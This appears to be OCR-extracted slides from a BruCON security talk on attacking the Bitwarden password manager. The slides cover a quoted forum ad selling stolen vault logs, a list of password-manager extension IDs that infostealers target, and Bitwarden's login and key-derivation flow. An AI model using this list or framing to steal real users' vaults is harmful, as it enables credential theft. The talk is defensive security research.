[25/09/2025]

Web-based Password Managers Under Attack: A Bitwarden Case Study

Julien BEDEL

Orange
Cyberdefense

HACKING FOR B33R
BRUCON
WWW.BRUCON.ORG


whoami

- Julien Bedel (@d3lb3_)
- French Pentester / Red Teamer @OrangeCyberFR
- Worked a lot on KeePass password manager

Web Based Password Managers Features

- > Cloud Access and Synchronization
- > Cross-Platform Support
- > Browser Extensions & Autofill

Actively Targeted



bitwarden logs - get user's saved passwords | money machine!
by [redacted] - Monday December 11, 2023 at 07:30 AM

4 hours ago

[redacted]

AVOID PROBLEMS

GOD

Posts:	2
Threads:	2
Joined:	Dec 2023
Reputation:	30

- What is bitwarden?

Bitwarden is a password management service that stores sensitive information such as website credentials in an encrypted vault.(Yes, people save

- What am i selling?

Unchecked accounts, from my private logs. This means, 1 log = 1 hand. People save crypto wallet passwords, email passwords, website passwords
congratulations.


Logs - [example] - CLICK HERE
User example - https://i.gyazo.com/73[redacted].mp4

- Price list

2 logs - 20$
10 logs - 70$

(Stock: ~130 logs)

www.infostealers.com



EOS Authenticator	oeljdldpnmdbchonielidgobddfflal
GAuth Authenticator	ilgcnhelpchnceeipipijaljkblbcobl
Bitwarden	nngceckbapebfimnlniiiahkandclblb
KeePassXC	oboonakemofpalcgghocfoadofidjkkk
Dashlane	fdjamakpfbbddfjaooikfcpapjohcfmg
NordPass	fooolghllnmhmmndgjiamiiodkpenpbb
Keeper	bfogiafebfohielmmehodmfbbebbbpei
RoboForm	pnlccmojcmeohlpggmfnbbiapkmbliob
LastPass	hdokiejnpimakedhajhdlcegeplioahd
BrowserPass	naepdomgkenhinolocfifgehidddafch
MYKI	bmikpgodpkclnkgmnpphehdgcimmided
Splikity	jhfjfclepacoldmjmkmdlmganfaalklb
CommonKey	chgfefjpcobfbnpmiokfjjaglahmnded
Zoho Vault	igkpcodhieompeloncfnbekccinhapdb
Opera Wallet	gojhcdgcpbpfigcaejpfhfegekdgiblk

blog.sekoia.io

Goals

- Understand how attackers operate
- Proactively develop attacks and defense strategies


⇒ Take Bitwarden as a case study!

Bitwarden Password Manager

Bitwarden

- One of the most popular password managers
- Compliant to multiple security requirements
- Open source

Bitwarden Clients



All vaults

All	Name	Owner
□	Gmail john.smith@gmail.com	Acme
□	Instagram jsmith@gmail.com	Acme

jsmith@gmail.com

Gmail john.smith@gmail.com
Instagram jsmith@gmail.com
Facebook JohnnySmithy
AppleID john.smith@gmail.com
Pinterest johnny.smithy
Twitter jsmith@icloud.com
Snapchat jsmithy17822
Github john.smith@gmail.com
AWS john.smith@gmail.com
Company card Visa, *7899
Atlassian john.smith@gmail.com

ITEM INFORMATION
Name: AWS
Username: jsmith@gmail.com
Password: •••••••••••
Website: www.aws.amazon.com
Updated: 3/21/23 10:36 AM
Created: 12/11/20 9:29 AM

3:55

tSYJd9B1U0c8*@

Type: Password
Length: 14
A-Z
a-z
0-9
!@#$%^&*
Minimum Numbers: 1
Minimum Special: 1
Avoid Ambiguous Characters

3:55


Item information
Name: Amazon
Username: jsmith@gmail.com
Password: ••••••••••••
Verification Code (TOTP): 286 957 7

URIs
Website: www.amazon.com

Notes
Orignal account

Updated: 3/21/22 10:36 AM

Bitwarden Clients




Your vault is locked

bw-brucon-study@protonmail.com

Master password (required)

••••••••••••••••••••

Accessing bitwarden.com



Sign in to GitHub

Username or email address

github.com
bw-brucon-study@protonmail.com

New to GitHub? Create an account

Sign in with a passkey

Bitwarden Log In Methods

- Password
- Device Approval
- Passkeys
- SSO

⊕


Additional Factor
(ex: TOTP)

Case Study

- Up-to-date Windows 11
- Latest Chrome browser version
- Latest Bitwarden extension version
- Password + TOTP authentication
- Attacker with command execution capability


Attack Scenarios

- Attacker with command execution capability



Bitwarden Authentication & Database Decryption

Bitwarden Security Whitepaper



SECURITY

Bitwarden Security Whitepaper

Overview

Everyone is more connected than ever

Internet-connected devices and services are more critical than ever in today's society. As more and more companies provide innovative software-as-a-service products that improve users' lives at home and at work, the number of credentials and machine secrets grow exponentially. As do the threats to their security.

Cybersecurity threats are high, but practices are low

Threats to user and customer data continue to rise. It's almost every week that a breach or ransomware attack makes the news, and those are only the incidents large enough to be published. In 2023, IBM reported that the average cost of a US data breach approaches $9.48 Million, taking into account investigation costs, legal fees, opportunity cost, and loss of customer trust.


Research from Verizon shows that compromised credentials account for 86% of data breaches. This includes the use of passwords that have been guessed, phished, or leaked in other breaches.

With such threats, one would expect that businesses armed their employees with as much training and tools as possible, but Bitwarden research shows that users aren't always following best practices, including 90% of respondents saying that they reused passwords.

Security experts recommend that users have a different, randomly generated password for every account. But how does one manage all those passwords? And how can good password habits be maintained across an organization?

Bitwarden helps secure individuals, businesses, and infrastructure secrets

https://bitwarden.com/help/bitwarden-security-white-paper



bitwarden

Welcome back

bw-brucon-study@protonmail.com

Master password (required)


••••••••••••••••••••••

Get master password hint

Log in with master password

function(mail, password)

Stretched Master Key



Verify your identity

Enter the code from your authenticator app

Verification code (required)

370750

☑ Don't ask again on this device for 30 days


Continue logging in

MFA


Master Password Hash

Bearer Token

Bitwarden Server



Encrypted DB



Vault

+ New

Welcome to your vault!

- Autofill items for the current page
- Favorite items for easy access
- Search your vault for something else

Search

Type

Autofill suggestions 0


Save a login item for this site to autofill

All items 1

github.com
bw-brucon-study@protonmail....

Decrypted DB

Bitwarden Crypto Playground



Key Derivation

Email: bitwarden@brucon.org

Master Password: •••••••••••

PBKDF2 Iterations: 600000

Master Key

```
